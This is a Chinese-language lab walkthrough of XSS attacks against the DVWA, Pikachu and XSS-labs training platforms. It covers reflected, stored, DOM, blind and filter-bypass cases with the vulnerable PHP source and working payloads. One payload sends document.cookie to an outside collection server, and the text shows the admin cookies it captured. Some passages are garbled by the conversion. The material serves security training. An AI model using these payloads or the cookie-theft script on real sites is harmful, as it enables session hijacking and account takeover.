
可以看到,这里使用正则表达式过滤了 `<script>` 标签,但是却忽略了 img、iframe 等其它危险的标签,因此 name 参数依旧存在存储型 XSS.

漏洞利用

直接修改前端代码改 name 参数为 ``,成功弹框

Impossible

服务器端核心代码



The screenshot shows a code editor window with a light blue header bar containing three circular icons (red, yellow, green) on the left and the word "PHP" on the right. The main area displays a block of PHP code. The code includes several security measures such as Anti-CSRF token checks, input sanitization (stripslashes, htmlspecialchars), and database updates using PDO prepared statements.

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
    'index.php' );

    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name     = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["__mysqli_ston"])) &&
    is_object($GLOBALS["__mysqli_ston"])) ?
    mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message) :
    ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call!
This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = stripslashes( $name );
    $name = ((isset($GLOBALS["__mysqli_ston"])) &&
    is_object($GLOBALS["__mysqli_ston"])) ?
    mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name) :
    ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call!
This code does not work.", E_USER_ERROR)) ? "" : ""));
    $name = htmlspecialchars( $name );

    // Update database
    $data = $db->prepare( 'INSERT INTO guestbook ( comment, name ) VALUES
    ( :message, :name );' );
    $data->bindParam( ':message', $message, PDO::PARAM_STR );
    $data->bindParam( ':name', $name, PDO::PARAM_STR );
    $data->execute();
}

// Generate Anti-CSRF token
```

```
generateSessionToken();
```

```
?>
```

可以看到,通过使用 `htmlspecialchars` 函数,解决了 XSS,但是要注意的是,如果 `htmlspecialchars` 函数使用不当,攻击者就可以通过编码的方式绕过函数进行 XSS 注入,尤其是 DOM 型的 XSS.

#2



Pikachu_XSS

Cross-Site Scripting 简称为"CSS",为避免与前端叠成样式表的缩写"CSS"冲突,故又称 XSS.一般XSS可以分为如下几种常见类型:

1. 反射性XSS;
2. 存储型XSS;
3. DOM型XSS;

XSS 漏洞一直被评估为 web 漏洞中危害较大的漏洞,在 OWASP TOP10 的排名中一直属于前三的江湖地位.

XSS 是一种发生在前端浏览器端的漏洞,所以其危害的对象也是前端用户.

形成 XSS 漏洞的主要原因是程序对输入和输出没有做合适的处理,导致"精心构造"的字符输出在前端时被浏览器当作有效代码解析执行从而产生危害.

因此在 XSS 漏洞的防范上,一般会采用"对输入进行过滤"和"输出进行转义"的方式进行处理:

1. 输入过滤:对输入进行过滤,不允许可能导致 XSS 攻击的字符输入;
2. 输出转义:根据输出点的位置对输出到前端的内容进行适当转义;

跨站脚本漏洞简单的测试流程

1. 在目标站点上找到输入点,比如查询接口,留言板等;
2. 输入一组"特殊字符+唯一识别字符",点击提交后,查看返回的源码,是否有做对应的处理;

3. 通过搜索定位到唯一字符,结合唯一字符前后语法确认是否可以构造执行 js 的条件(构造闭合);提交构造的脚本代码,看是否可以成功执行,如果成功执行则说明存在 XSS 漏洞;

反射型xss(get)

Which NBA player do you like?

服务器端核心代码

```
if(isset($_GET['submit'])){  
    if(empty($_GET['message'])){  
        $html.= "<p class='notice'>输入'kobe'试试-_-</p>";  
    }else{  
        if($_GET['message']=='kobe'){  
            $html.= "<p class='notice'>愿你和{$_GET['message']}一样,永远年轻,  
永远热血沸腾!</p><img  
src='{$PIKA_ROOT_DIR}assets/images/nboplayer/kobe.png' />";  
        }else{  
            $html.= "<p class='notice'>who is {$_GET['message']}, i don't  
care!</p>";  
        }  
    }  
}
```

漏洞利用

按流程来,为了找到输入点,先提交一组特殊字符+唯一识别字符,再去查看源代码


```

<html lang="en">
  <head>...</head>
  <body class="no-skin">
    <div id="navbar" class="navbar navbar-default ace-save-state" data-sid...
    </div>
    <div class="main-container ace-save-state" id="main-container" data-sid...
      :before
      <script type="text/javascript">
        try{ace.settings.loadState('main-container')}catch(e){}
      </script>
    <div id="sidebar" class="sidebar responsive ace-save-state" data-sidebar-ho...
      <div class="main-content">
        :before
        <div class="main-content-inner">
          <div class="breadcrumbs ace-save-state" id="breadcrumbs">...</div>
          <div class="page-content">
            <div id="xssr_main">
              <p class="xssr_title">Which NBA player do you like?</p>
              <form method="get">...</form>
              <p class="notice">who is 汝咁嘅財澳碌蔡龜--!6,i don't care!</p>
            </div>
          </div>
        </div>
      </div>
    <!-- /.page-content -->
  </body>
</html>

```

下图说明输入的字符被直接输入到了这个 P 标签中,这里就存在一个输出点

F12 修改前端数量限制,输入 payload `<script>alert('汝咁嘅財澳碌蔡龜')</script>`
点击提交



刷新一次后就不会进行弹窗,说这仅仅是一次性.

反射性xss(post)

POST 请求区别与 GET 请求,POST 请求不能从 URL 让用户向服务器提交数据.所以为了进行注入,需要让用户代替攻击者提交 POST 请求,这就需要攻击者自己搭建站点,然后再站点内写一个 POST 表单,将我们搭建出的连接发给用户,这样就能让用户帮攻击者提交 POST 请求发给存在 XSS 漏洞的中.这样就能窃取到用户的 cookie,就能伪造用户登录达到破坏的目的.

服务器端核心代码

```
if(isset($_POST['submit'])){
    if(empty($_POST['message'])){
        $html.= "<p class='notice'>输入'kobe'试试-_-</p>";
    }else{

        //下面直接将前端输入的参数原封不动的输出了,出现xss
        if($_POST['message']=='kobe'){
            $html.= "<p class='notice'>愿你和{$_POST['message']}一样,永远年轻,永远热血沸腾!</p><img
src='{$PIKA_ROOT_DIR}assets/images/nboplayer/kobe.png' />";
        }else{
            $html.= "<p class='notice'>who is {$_POST['message']}, i don't
care!</p>";
        }
    }
}
```

漏洞利用

和上面 get 型一样,但这里不需要 F12 修改输入限制,输入 payload `<script>alert('汝
叮噠噠汝碌柰駢')</script>` 点击提交

存储型xss

服务器端核心代码

```
if(array_key_exists("message", $_POST) && $_POST['message']!=null){
    $message=escape($link, $_POST['message']);
    $query="insert into message(content,time) values('$message',now())";
    $result=execute($link, $query);
    if(mysqli_affected_rows($link)!=1){
        $html.= "<p>数据库出现异常,提交失败!</p>";
    }
}

if(array_key_exists('id', $_GET) && is_numeric($_GET['id'])){
```

```

//彩蛋:虽然这是个存储型xss的页面,但这里有个delete的sql注入
$query="delete from message where id={$GET['id']}";
$result=execute($link, $query);
if(mysqli_affected_rows($link)==1){
    echo "<script
type='text/javascript'>document.location.href='xss_stored.php'</script>";
}else{
    $html.= "<p id='op_notice'>删除成功,请重试并检查数据库是否还好!</p>";


}

}

```

漏洞利用

同之前的思路,先输入一组特殊字符+唯一识别字符,查看源代码,能发现输出点和反射性 XSS 是相同的.



输入 payload `<script>alert('老铁,欧里给!')</script>` 点击提交

再刷新一次,还是会返回设置的 payload 中输入的内容,说明会将插入的内容会被存到数据库中,会造成持续性的攻击.再源代码里也能看到被插入进的 payload.

DOM型xss

什么是 DOM

DOM 全称是 Document Object Model,也就是文档对象模型.我们可以将 DOM 理解为,一个与系统平台和编程语言无关的接口,程序和脚本可以通过这个接口动态地访问和修改文档内容、结构和样式.当创建好一个页面并加载到浏览器时,DOM 就悄然而生,它会把网页文档转换为一个文档对象,主要功能是处理网页内容.故可以使用 Javascript 语言来操作 DOM 以达到网页的目的.

什么是 DOM 型 XSS

首先 DOM 型 XSS 其实是一种特殊类型的反射型 XSS,它是基于 DOM 文档对象模型的一种漏洞.

在网站页面中有许多页面的元素,当页面到达浏览器时浏览器会为页面创建一个顶级的 Document

object 文档对象,接着生成各个子文档对象,每个页面元素对应一个文档对象,每个文档对象包含属性、方法和事件.可以通过 JS 脚本对文档对象进行编辑从而修改页面的元素.也就是说,客户端的脚本程序可以通过 DOM 来动态修改页面内容,从客户端获取 DOM 中的数据并在本地执行.基于这个特性,就可以利用 JS 脚本来实现 XSS 漏洞的利用

核心代码



The screenshot shows a browser window with a tab labeled "HTML". The page content is as follows:

```
<div id="xssd_main">
    <script>
        function domxss(){
            var str = document.getElementById("text").value;
            document.getElementById("dom").innerHTML = "<a href='"+str+"'>what do you see?</a>";
        }
        //试试:'>
        //试试:' onclick="alert('xss')",闭合掉就行
    </script>
    <!--<a href="" onclick=('xss')>-->
    <input id="text" name="text" type="text" value="" />
    <input id="button" type="button" value="click me!" onclick="domxss()" />
    <div id="dom"></div>
</div>
```

漏洞利用

输入 `test#!12` 测试,F12 查看源代码,找出可注入点是 `what do you see?`,对 href 构造一个闭合,这样就能实现对 a 标签的一个"控制"的作用.

payload 构造如下 '`><marquee loop="99" onfinish=alert(1)>hack the planet</marquee>`

The screenshot shows the XSSer tool interface. On the left, there's a sidebar with dropdown menus for '破解' (Crack), 'S-Site Scripting' (selected), '述' (Narration), '反射型xss(get)', '反射型xss(post)', and '跨型XSS'. The main area displays a web page with the following content:

```
'><marquee loop="99" o click me!
do you see?
hack the planet
```

Below the page content, the browser's developer tools are open, specifically the Elements tab. The DOM tree shows the following structure:

```
<div class="page-content">
  <div id="xss_main">
    <script>...</script>
    <!--<a href="" onclick='("xss")-->
    <input id="text" name="text" type="text" value>
    <input id="button" type="button" value="click me!" onclick="domxss()">
  <div id="dom">
    <a href>
      <marquee loop="99" onfinish="alert(1)">hack the planet</marquee> == $0
      ">what do you see?"
```

The last two lines of the DOM tree are highlighted with a red box. The right side of the developer tools shows the 'Styles' tab with the following CSS rules:

```
element.style {}  
* {  
  -webkit_box-sizing:  
  -moz_box-sizing:  
  box-sizing: border
```

DOM型xss-x

核心代码

The screenshot shows a browser window with the title 'HTML'. The page content is as follows:

```
<div id="xssd_main">
  <script>
    function domxss(){
      var str = window.location.search;
      var txss = decodeURIComponent(str.split("text=")[1]);
      var XSS = txss.replace(/\+/g, ' ');
      alert(XSS);
    }
    document.getElementById("dom").innerHTML = "<a href='"+XSS+"'">就让往事都随风,都随风吧</a>";
  </script>
  //试试:'>
  //试试:' onclick="alert('xss')">,闭合掉就行
</div>
```

```
<!--<a href="" onclick='('xss')'>-->
<form method="get">
<input id="text" name="text" type="text" value="" />
<input id="submit" type="submit" value="请说出你的伤心往事"/>
</form>
<div id="dom"></div>
</div>
```

漏洞利用

同之前的步骤,查看源代码,区别第一个 DOM 演示,输入是从 URL 的参数中获取的(类似于反射型),但输出任在 a 标签里,故和之前的方法相同设置 payload

payload 构造如下 '[```
if\(array_key_exists\("content", \$_POST\) && \$_POST\['content'\]!=null\){
 \$content=escape\(\$link, \$_POST\['content'\]\);
 \$name=escape\(\$link, \$_POST\['name'\]\);
 \$time=\$time=date\('Y-m-d g:i:s'\);
 \$query="insert into xssblind\(time,content,name\)
values\('\$time','\$content','\$name'\)";
 \$result=execute\(\$link, \$query\);
 if\(mysqli_affected_rows\(\$link\)==1\){
 \$html1.= "<p>谢谢参与,阁下的看法我们已经收到!</p>";
 }else {
 \$html1.= "<p>ooo.提交出现异常,请重新提交</p>";
 }
}
```](> <marquee loop="99" onfinish=alert(1)>hack the planet</marquee></a></p></div><div data-bbox="56 436 225 464" data-label="Section-Header"><h2>xss之盲打</h2></div><div data-bbox="56 483 238 503" data-label="Section-Header"><h3>服务器端核心代码</h3></div><div data-bbox="56 529 942 837" data-label="Text"><img alt="Screenshot of a PHP code editor showing XSS blind injection logic." data-bbox="56 529 942 837"/><p>The screenshot shows a code editor window with a PHP file open. The code is designed to handle a POST request for )

XSS盲打就是攻击者在不知道后台是否存在xss漏洞的情况下,提交恶意JS代码在类似留言板等输入框后,所展现的后台位置的情况下,网站采用了攻击者插入的恶意代码,当后台管理员在操作时就会触发插入的恶意代码,从而达到攻击者的目的.

## 漏洞利用

输入 payload `<script>alert('老铁,欧里给!')</script>`, 观察到可注入点, 以管理员的身份登入后台, 就会出现弹窗, 这就是一个简单的盲打. 通过 XSS 钓鱼的方法就能获取到 cookie, 就能伪造管理员身份进行登录了.

The screenshot shows a web application interface for the Pikachu platform. At the top, there's a header with the URL '192.168.37.150/pikachu/vul/xss/xssblind/admin.php?id=9'. Below the header, the page title is '留言板 pikachu~'. In the breadcrumb navigation, it says '家 XSS > XSS盲打'. A success message '你已经成功登录留言板后台,退出登陆' is displayed. The main content area is titled '用户反馈的意见列表' (User Feedback Opinion List). A table lists two entries:

| 编号 | 时间                  | 内容 |
|----|---------------------|----|
| 7  | 2019-06-27 08:50:56 | 1  |
| 8  | 2019-06-27 08:53:34 |    |

A modal window is overlaid on the page, containing the text '老铁，欧里给!' and a blue '确定' (Confirm) button.

- 后台: `http://<IP地址!!!>/pikachu/vul/xss/xssblind/admin_login.php`
- 账号密码: admin 123456

到 pikachu 平台下管理工具, 进去初始化平台

盗 cookie payload `<script>document.location = 'http://<xss平台地址>/pikachu/pkxss/xcookie/cookie.php?cookie=' + document.cookie;</script>`

The screenshot shows a web application titled 'pikachu Xss 获取cookies结果' (Pikachu XSS Get Cookies Result). The table displays the captured cookie information:

| pikachu Xss 获取cookies结果 |                     |                |                                                                                                          |                                                               |                                                                               |    |
|-------------------------|---------------------|----------------|----------------------------------------------------------------------------------------------------------|---------------------------------------------------------------|-------------------------------------------------------------------------------|----|
| 返回首页                    |                     |                |                                                                                                          |                                                               |                                                                               |    |
| id                      | time                | ipaddress      | cookie                                                                                                   | referer                                                       | useragent                                                                     | 删除 |
| 1                       | 2019-06-27 09:00:24 | 192.168.37.150 | ant[uname]=admin; ant[pw]=10470c3b4b1fed12c3baac014be15fac67c6e815; PHPSESSID=8j5shral04dbtb6bsj8t1e2q60 | http://192.168.37.150/pikachu/vul/xss/xssblind/admin.php?id=8 | Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0 |    |

# xss之过滤

## 服务器端核心代码



The screenshot shows a code editor window with a PHP file. The code is as follows:

```
if(isset($_GET['submit']) && $_GET['message'] != null){
 //这里会使用正则对<script>进行替换为空,也就是过滤掉
 $message=preg_replace('/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/>', '',
$_GET['message']);
 if($message == 'yes'){
 $html.= "<p>那就去人民广场一个人坐一会儿吧!</p>";
 }else{
 $html.= "<p>别说这些'{$message}'的话,不要怕,就是干!</p>";
 }
}
```

这里注释写的很清楚了,不多说了

## 漏洞利用

过滤了 `<script>`,还有很多的标签可以用,再说还有很多绕过方法

- payload: `<marquee loop="99" onfinish=alert(1)>hack the planet</marquee>`
- payload: `<ScRIPt>alert('老铁,欧里给!')</sCriPt>`

# xss之htmlspecialchars

## 服务器端核心代码

```

if(isset($_GET['submit'])){
 if(empty($_GET['message'])){
 $html.= "<p class='notice'>输入点啥吧!</p>";
 }else {
 //使用了htmlspecialchars进行处理,是不是就没问题了呢,htmlspecialchars
 默认不对'处理
 $message=htmlspecialchars($_GET['message']);
 $html1.= "<p class='notice'>你的输入已经被记录:</p>";
 //输入的内容被处理后输出到了input标签的value属性里面,试试:
 onclick='alert(111)'
 // $html12.= "<input class='input' type='text' name='inputvalue'
 readonly='readonly' value='{$message}' style='margin-
 left:120px;display:block;background-color:#c0c0c0;border-style:none;' />";
 $html12.= "{$message}";
 }
}

```

- **htmlspecialchars(string,flags,character-set,double\_encode)**

htmlspecialchars() 函数把一些预定义的字符转换为 HTML 实体.

htmlspecialchars() 函数把预定义的字符转换为 HTML 实体,从而使XSS攻击失效.但是这个函数默认配置不会将单引号和双引号过滤,只有设置了quotestyle规定如何编码单引号和双引号才能会过滤掉单引号

## 漏洞利用

先输入被预定义的字符 `&sgt;"11<>11'123<123>`,在前端查看代码观察有是否有过滤掉单引号或双引号

```

▶ <form method="get"> ... </form>
<p class="notice">你的输入已经被记录:</p>
<a href="&sgt;"11<>11" 123<123>="">&sgt;"11<>11'123<123>
... ...

```

可见单引号后面的出来了

构造个 payload `'onclick='alert(1)'`



18.37.150/pikachu/vul/xss/xss\_02.php?message='onclick='alert(1)'&submit=submit

查看器 控制台 调试器 样式编辑器 性能 内存 网络 存储 无障碍环境

搜索 HTML 过滤样式

```
</div>
<div class="main-content">
 :before
 <div class="main-content-inner">
 <div id="breadcrumbs" class="breadcrumbs ace-save-state">...</div>
 <div class="page-content">
 <div id="xssr_main">
 <p class="xssr_title">人生之所有苦短,是因为你的xss学习的还不够好</p>
 <form method="get">...</form>
 <p class="notice">你的输入已经被记录:</p>
 'onclick='alert(1)'" event
```

## xss之href输出

### 服务器端核心代码

```
if(isset($_GET['submit'])){
 if(empty($_GET['message'])){
 $html.= "<p class='notice'>叫你输入个url,你咋不听?</p>";
 }
 if($_GET['message'] == 'www.baidu.com'){
 $html.= "<p class='notice'>我靠,我真想不到你是这样的人</p>";
 }else {
 //输出在a标签的href属性里面,可以使用javascript协议来执行js
 //防御:只允许http,https,其次在进行htmlspecialchars处理
 $message=htmlspecialchars($_GET['message'], ENT_QUOTES);
 $html.= "阁下自己输入的url还请自己点一下吧";
 }
}
```

## 漏洞利用

先输入一些字符串 `&<s>"11<>11'123<123>`,查看前端的源代码,发现输入的字符都被转义了.但 `<a>` 标签的 href 属性也是可以执行 JS 表达式的

```
<p class="xssr_title">请输入一个你常用的网站url地址,我就知道你是什么人</p>
 > <form method="get"> ...
 <a href="&<s>"11<>11'123<123>">阁下自己输入的url还请自己点一下吧
 </div>
 ...

```

构造个 payload `Javascript:alert('1')`

The screenshot shows a browser window titled "kachu 漏洞练习平台 pika-pika-". The URL is "http://pika-pika.kachu.cc/xss/xss之href输出". The page contains a form with a text input field and a submit button. Below the form is a link with the href attribute set to "javascript:alert('1')". A modal dialog box is open, asking "阻止此页面创建更多对话框" (Block this page from creating more dialogs) with a "确定" (Confirm) button. The developer tools are open, showing the DOM structure with the injected JavaScript code highlighted. The right panel of the developer tools shows CSS styles for the element containing the exploit.

## xss之js输出

### 服务器端核心代码

```
PHP

if(isset($_GET['submit']) && $_GET['message'] !=null){
 $jsvar=$_GET['message'];
// $jsvar=htmlspecialchars($_GET['message'],ENT_QUOTES);
 if($jsvar == 'tmac'){
 $html.= "";
 }
}
```

```

<script>
 $ms='<?php echo $jsvar;?>';
 if($ms.length != 0){
 if($ms == 'tmac'){
 $('#fromjs').text('tmac确实厉害,看那小眼神..')
 }else {
 // alert($ms);
 $('#fromjs').text('无论如何不要放弃心中所爱..')
 }
 }
</script>

```

## 漏洞利用

先输入一些字符串 `&s>"11<>11'123<123>`, 查看前端的源代码



The screenshot shows the browser's developer tools with the DOM tree expanded. A script node is selected, revealing its contents:

```

▼ <script>
 $ms='&s>"11<>11'123<123>';
 if($ms.length != 0){
 if($ms == 'tmac'){
 $('#fromjs').text('tmac确实厉害,看那小眼神..')
 }else {
 // alert($ms);
 $('#fromjs').text('无论如何不要放弃心中所爱..')
 }
 }
</script>

```

对于 JS 代码,我们需要构造一个闭合,根据显示的代码构造 payload `abc'</script>`

`<script>alert(1)</script>`

```
> <div class="main-content" xmlns="http://www.w3.org/1999/xhtml">
<!--/.main-content-->
<script>$ms='abc'</script>
<script>alert(1)</script>
';
if($ms.length != 0){ if($ms == 'tmac'){ $o
}
}
<div class="footer">...</div>
```

#2



## XSS挑战-WT

### 知识点

- 无过滤 XSS (level 1)
- 各种难度的构造闭合 XSS (level 2、3、4、5、6)
- 各种难度的绕过过滤 XSS (level 2、3、4、5、6)
- 双写拼接 XSS (level 7)
- 实体编码+HTML 编码 XSS (level 8、9)
- input 中的 XSS (level 10)
- HTTP headers 头中的 XSS (level 11、12、13)
- exif XSS (level 14)
- angularjs XSS (level 15)
- URL 编码 XSS (level 16)
- embed 标签的 XSS (level 17、18)
- Flash XSS (level 19、20)

### level 1

没什么过滤,直接使用 `<script>alert(123)</script>` 即可

payload: `http://<靶机IP>/level1.php?keyword=test<script>alert(123)</script>`

## level 2

```
<input name="keyword" value="123">
```

使用 ">" 构造输入框的闭合

payload: test"><script>alert(123)</script>

---

